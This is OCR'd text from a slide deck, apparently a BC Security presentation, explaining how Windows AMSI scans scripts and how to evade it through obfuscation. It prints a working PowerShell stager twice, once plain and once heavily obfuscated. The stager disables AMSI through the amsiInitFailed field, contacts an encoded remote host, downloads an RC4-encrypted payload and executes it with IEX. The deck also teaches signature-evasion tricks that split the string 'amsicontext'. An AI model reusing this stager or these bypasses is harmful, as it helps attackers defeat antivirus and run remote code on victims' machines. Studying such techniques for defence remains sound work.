
Memory and Stream scanning

De-obfuscated plain code


Detect C# .NET usage of the PowerShell assembly

That’s Great But What Does that Mean?

- **Evaluates commands at run time**
- Handles multiple scripting languages (PowerShell, JavaScript, VBA)
- As of .NET 4.8, integrated into CLR and will inspect assemblies when the load function is called
- Provides an API that is AV agnostic
- **Identify fileless threats**




Data Flow


POWERSHELL
VBSCRIPT
OTHER APPLICATIONS
OTHER APPLICATIONS
MsMpEng.exe
WINDOWS DEFENDER SERVICE
WIN32 API LAYER
AMSI.h + AMSI.lib + AMSI.dll
AMSIScanBuffer()
AMSIScanString()
COM API LAYER
AMSI.h + AMSI.dll
IAntimalware::Scan()
PROVIDER CLASS REGISTRATION
MpEngine.dll
DEFENDER SCAN ENGINE
MpSvc.dll
DEFENDER RPC SERVER
AV PROVIDER LAYER
WINDOWS DEFENDER PROVIDER CLASS
IAntimalwareProvider::Scan()
3rd PARTY AV PROVIDER CLASS
RPC

Interesting Note About the CLR Hooks

- Based upon the CLRCore port AMSI is only called when Assembly.Load() is called




```
// Here we will invoke into AmsiScanBuffer, a centralized area for non-OS
// programs to report into Defender (and potentially other anti-malware tools).
// This should only run on in memory loads, Assembly.Load(byte[]) for example.
// Loads from disk are already instrumented by Defender, so calling AmsiScanBuffer
// wouldn't do anything.
```


- https://github.com/dotnet/coreclr/pull/23231/files
- Project that abuses this:
  - https://github.com/G0ldenGunSec/SharpTransactedLoad

The Problem of Human vs Machine Analysis

- Using automated obfuscation tools can easily produce obfuscated code that is capable of evading static analysis
- Heavily obfuscated code will immediately jump out to a human analyst as suspicious
  - Pits Logical Evasion against Classification Evasion



MAN VS MACHINE
MAN TEACHES MACHINE TO PLAY CHESS.
MAN DEFEATS MACHINE.
MACHINE IMPROVES AND DEFEATS MAN.
MACHINE DEFEATS MAN OVER AND OVER AGAIN.
MAN GETS ANGRY AND SAYS THAT CHESS IS A STUPID GAME AND MACHINE SAYS NO, IT'S YOU WHO IS STUPID. THEY BOTH SULK FOR A WHILE BUT THEN MAKE UP AND AGREE TO PLAY SOME MORE CHESS.
MACHINE LETS MAN WIN FROM TIME TO TIME.
TOM GAULD

Un-Obfuscated Code



```
Creating Scriptblock text (1 of 1):
If($PSVersionTable.PSVersion.Major -ge 3){$Ref=[ReF].Assembly.GetType('System.Management.Automation.AmsiUtils');$Ref.GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$True);};
[System.Net.ServicePointManager]::Expect100Continue=0;$AeFb=New-ObjecT System.NeT.WebClient;$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';$ser=$([Text.Encoding]::UniCode.GetString
([Convert]::FromBase64String('aAB0AHQAcAA6AC8ALwAxADkAMgAuADEANgA4AC4AOQAyAC4AMQAzADAAOgA4ADAAOAAwAA=='))));$t='/news.php';$AeFB.Headers.Add('User-Agent',$u);$AeFB.Proxy=
[System.NeT.WebReQuest]::DefaultWebProxy;$AeFB.Proxy.Credentials = [System.NeT.CredentialCache]::DefaultNetworkCredentials;$Script:Proxy = $AeFB.Proxy;$K=[System.Text.Encoding]::ASCII.GetBytes('&[K]usGmS|*F5zMCVXTe6@,!
(alhEj:D');$R={$D,$K=$ARGS;$S=0..255;0..255|%{$J=($J+$S[$_]+$K[$_%$K.CounT])%256;$S[$_],$S[$J]=$S[$J],$S[$_]};$D|%{$I=($I+1)%256;$H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];$_-Bxor$S[($S[$I]+$S[$H])%256]}};$AeFB.Headers.Add
("Cookie","bohznZkrPeJP=AW9U3kj3Ims0OIbI0AD8MvsISe0=");$data=$AeFB.DownloadData($sEr+$t);$IV=$Data[0..3];$Data=$Data[4..$Data.length];-join[Char[]](& $R $dATA ($IV+$K))|IEX

ScriptBlock ID: afadd8ea-15df-44a3-8b5c-332d0c46baf4
Path:
```

Heavily Obfuscated Code



```
Creating Scriptblock text (1 of 1):
 sET-ItEm  vARIaBle:pl9m0 ( [tyPe]("{1}{0}" -F 'f','rE') );  SET ("18G"+"If"+"H")  ( [TyPE]("{2}{4}{5}{7}{6}{0}{8}{3}{1}"-f 'IC','GeR','SYs','ntMAnA','Te','M.nET','Rv','.sE','EPoi') ); sET ul5v  ([TYPE]("{0}{2}{1}"-F'texT.','NcOding','E') ) ;   SEt-IteM
VaRIAbIE:Bh3Tvs ( [tYPE]("{2}{0}{1}" -f'er','T','COnV') ) ; ${f`9V}=  [TypE]("{1}{0}{5}{2}{4}{3}" -F'ystEM.','S','t.weBR','eST','equ','ne') ;  sv  ('v'+'XUYg')  ( [type]("{0}{1}{5}{2}{4}{3}"-f 'SyST','em.','eD','Icache','eNTia','NET.Cr') ) ;  SEt-VARiablE  rGQ  (
[tyPe]("{0}{3}{2}{1}{4}" -F 'sy','.tEXT.eN','teM','S','CodinG') )  ;IF(${p`SvE`RsiONt`AB`LE}."pS`V`ErS`iON"."maJ`OR" -GE 3){${R`Ef} =   ( variABle  PL9m0)."VA`Lue"."aSs`em`BIY".("{1}{0}" -f 'EtTypE','G').Invoke( ( 'S' + (  "{1}{0}" -f("{0}{1}"-f't','em.'),'ys') +
( "{2}{1}{0}" -f'em','g',("{0}{1}" -f 'Ma','na') )  +( "{0}{1}" -f'ent','.' ) +  (  "{1}{0}" -f'i',("{1}{0}{2}" -f 'oma','Aut','t') )+'o' +  'n'+ '.'+ 'A'+ 'm'  +  'si')+ (  'Uti'+ 'ls' )  ); ${r`EF}.("{1}{0}{2}"-f'EtF','G','ield').Invoke(  ('a' + ( "{1}{0}" -f'In','msi')+ 'itF'  )  +  ('ai'
+'led' ),('Non' +'P'  +'ub' + ( "{1}{0}{2}"-f ',St','lic',("{1}{0}" -f'tic','a')  )  )  ).("{2}{0}{1}"-f 'tVAL','UE','SE').Invoke(  ${nu`IL},${TR`UE}) ; } ;  ${18`gL`FH}::"eX`PEC`T100coNTin`Ue"  =  0  ;  ${AE`FB}  =.("{0}{2}{1}"-f'New','eCt','-OBj') ("{3}{2}{1}{0}{4}" -f
'E','M.NET.WEbCLi','e','SYst','Nt') ;${U} = ( 'Moz'  +'il'  +( (  ( "{0}{2}{1}"-f("{0}{1}"-f'la/5.','0'),'(',' '  ) ) )+'Wi'+ 'nd'+ 'ow'  + ("{0}{1}"-f ("{1}{0}" -f 'NT','s '),' ')+ '6.'  + '1;' + ( "{2}{0}{1}"-f'OW6','4;',' W'  ) + ' ' +'Tr'  +  'id' +  ( "{1}{0}"-f '/','ent'  )+'7'  +
("{0}{2}{1}"-f '.0',("{0}{1}"-f ':11','.'),("{0}{1}"-f '; r','v'))+ ( ( ( "{2}{0}{3}{1}"-f((("{1}{0}"-f'ke',') li'))),'o','0',("{1}{0}"-f'k',' Gec'))  )  ) );  ${S`er} = $(  (get-vaRiABle  ui5v  )."V`AluE"::"uN`ic`odE"."g`Et`STrING"(  (geT-ItEM varlaBLe:bh3Tvs )."VaL`UE"::("{3}{1}
{2}{0}{4}"-f'mBase64St','r','o','F','rlng').Invoke(  ( 'aAB'  +  ("{0}{1}" -f'0AH','QA')+  'cA'+  'A6A'  + 'C' +(  "{1}{0}{2}"-f'LwA','8A',("{0}{2}{1}" -f'xAD','g','kAM')  )  +'A'+  'uA' + (  "{1}{0}{2}"-f'g',("{0}{1}"-f'DE','AN'),'A4A' ) +( "{0}{1}{2}"-f'C',("{1}{0}"-f
'AOQA','4'),'y'  ) +'AC4'+( "{1}{0}" -f 'Az','AMQ' ) +(  "{1}{0}"-f 'OgA',("{0}{1}" -f'AD','AA') )  +  ( "{1}{0}"-f 'AOA',("{0}{1}"-f '4','ADA') )  + (  "{1}{0}{2}" -f ("{1}{0}" -f'=','wAA'),'A','=') )))  );${T}=  ('/'+ 'adm' + 'in'+  (  "{1}{0}"-f't','/ge' ) +( "{0}{1}"-
f'.','php'  ) );${Ae`FB}."H`EADeRs".("{1}{0}"-f'D','AD').Invoke((  'Use'+ (  "{1}{0}"-f'Age','r-'  )+ 'nt'),${U} ) ;${AE`Fb}."Pro`xY" =  ${f`9v}::"de`Fau`ITWEbP`RoXY"  ;  ${A`eFb}."PR`oXY"."cReDEN`T`iAlS" =     ( gEt-iTEM
('vaRIAB'+'Le:v'+'X'+'uy'+'g'))."Val`Ue"::"dE`FaUlTNeTWo`RkC`R`Ed`ENtIAIS" ;  ${SC`Ri`PT:prOXY}  =   ${A`EFb}."PrO`xy" ;  ${k}=  ${r`gq}::"asC`li"."Ge`TByT`Es"( (  ( ( "{1}{2}{0}"-f 'mS','&[',("{1}{0}"-f']usG','K'))+  ( "{0}{1}" -f'hqW','*F5'  )  + ( "{0}{1}" -f
("{1}{0}" -f'CVX','zM'),'Te' ) +((  ("{0}{2}{1}"-f'6@','I',((("{0}{1}" -f',','!(a'))) ))) +'h'  +(  "{1}{0}" -f'j:D','E'  ))."REPLa`cE"(([CHar]104  +  [CHar]113  +[CHar]87 ),'|')) );${r} ={${d},${K}=${A`Rgs};  ${s}=  0..255  ;0..255|&('%'){${j}  =  ( ${J}  +  ${S}[${_}]  +
${K}[${_}%${k}."cO`UNt"])%256  ;${s}[${_}],${S}[${J}] =${s}[${j}],${s}[${_}]} ;  ${d}  |  &('%'){${i} =  ( ${i}  + 1  )%256 ;  ${h}=  (${h} + ${S}[${I}]  )%256; ${s}[${i}],${s}[${h}] =${S}[${H}],${s}[${i}]  ; ${_}-bxor${s}[(  ${s}[${I}]+  ${S}[${h}])%256]}} ;
${A`EFb}."Hea`de`Rs".("{0}{1}"-f 'A','dD').Invoke(('Coo' + 'kie'  ),( 'b'+ 'oh'+  'zn'+(  "{1}{0}"-f("{1}{0}" -f 'P=','eJ'),("{0}{1}" -f'Zkr','P') )+ 'i'  +  'd1'+(  "{0}{1}"-f'T',("{0}{1}" -f 'k','qNB')) +'L'+ 'BA'  +'4'  +  '1R' +( "{1}{0}" -f'1','1hj' ) + (  "{2}{0}{1}"-f'Oi3',
("{1}{0}"-f '=','luk'),'f8k') ) ) ; ${d`AtA}  =${a`efB}.("{0}{2}{1}{3}"-f 'DO','OaD','wNI','DaTa').Invoke(  ${s`ER}  +  ${t}  ); ${Iv} = ${dA`TA}[0..3] ;  ${dA`Ta}=  ${D`ATa}[4..${DA`TA}."Len`gth"] ; -joiN[ChaR[]](  & ${r} ${da`TA} (  ${i`V}  +  ${K} ) ) | &("{1}{0}"-f
'X','IE')

ScriptBlock ID: ab805158-8754-4189-84e3-57dcdf8172ad
Path:
```

Obfuscating Static Signatures

BC SECURITY

What Can We Do?

- Modify our hash
- Modify byte strings
- Modify the structure of our code

Modifying the Hash

Change literally anything

Unravelling Obfuscation (PowerShell)

- The code is evaluated when it is readable by the scripting engine
- This means that:
- **PS C:\Users\> powershell -enc VwByAGkAdABlAC0ASABvAHMAdAAoACIAdABlAHMAdAAiACkA**
- becomes:
- **PS C:\Users\> Write-Host(“test”)**
- However:
- **PS C:\Users\> Write-Host (“te”+“st”)**
- Does not become:
- **PS C:\Users\> Write-Host (“test”)**
- This is what allows us to still be able to obfuscate our code

Randomized Capitalization Changes Our Hash

- PowerShell ignores capitalization
- Create a standard variable

```
PS C:\Users\> $test = “hello world”
```

- This makes Write-Host $TEst and Write-Host $teST

- The same as…

```
PS C:\Users\> hello world
```

- AMSI ignores capitalization, but changing your hash is a best practice
- C# does not have the same flexibility but changing the capitalization scheme of a variable name modifies the hash

Modifying Byte Strings

- There are a lot of options available here
  - Change variable names
  - Concatenation
  - Variable insertion
  - Potentially the order of execution
  - For C# changing the variable type (i.e list vs array)

Variable Insertion (PowerShell)

- PowerShell recognizes $ as a special character in a string and will fetch the associated variable.


- We embedded $var1 = ‘context’ into $var2 = “amsi $var1”

- Which gives us:

```
PS C:\Users\> $var2
amsicontext
```

Variable Insertion (C#)

- As of C# 6 there is a similar method that we can use




```
string var1 = "context";
string var2 = $"amsi{var1}";
```

- If you use a decompiler to examine your file this will look the same as doing concatenation but does produce a different file hash

Format String (PowerShell)

- PowerShell allows for the use of {} inside a string to allow for variable insertion. This is an implicit reference to the format string function.
  - $test = “amsicontext” will be flagged

•



```
At line:1 char:1
+ $test = "amsicontext"
+ ~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```


- But, **PS C:\Users\> $test = “amsi{0}text” -f “con”**
- Return:

PS C:\Users\> $var2

amsicontext


Format String (C#)

- C# also has a Format string method:



```
string var1 = "context";
string var2 = String.Format("amsi{0}",var1);
```

- Strangely enough ILSpy will decompile it to look like variable insertion:



```
{
    string arg = "context";
    string text = $"amsi{arg}";
}
```

Encrypted Strings

Encrypting

```
$secureString = ConvertTo-SecureString -String ‘<payload>' -AsPlainText -force
$encoded = ConvertFrom-SecureString -k (0..15) $secureString > <output file>
```

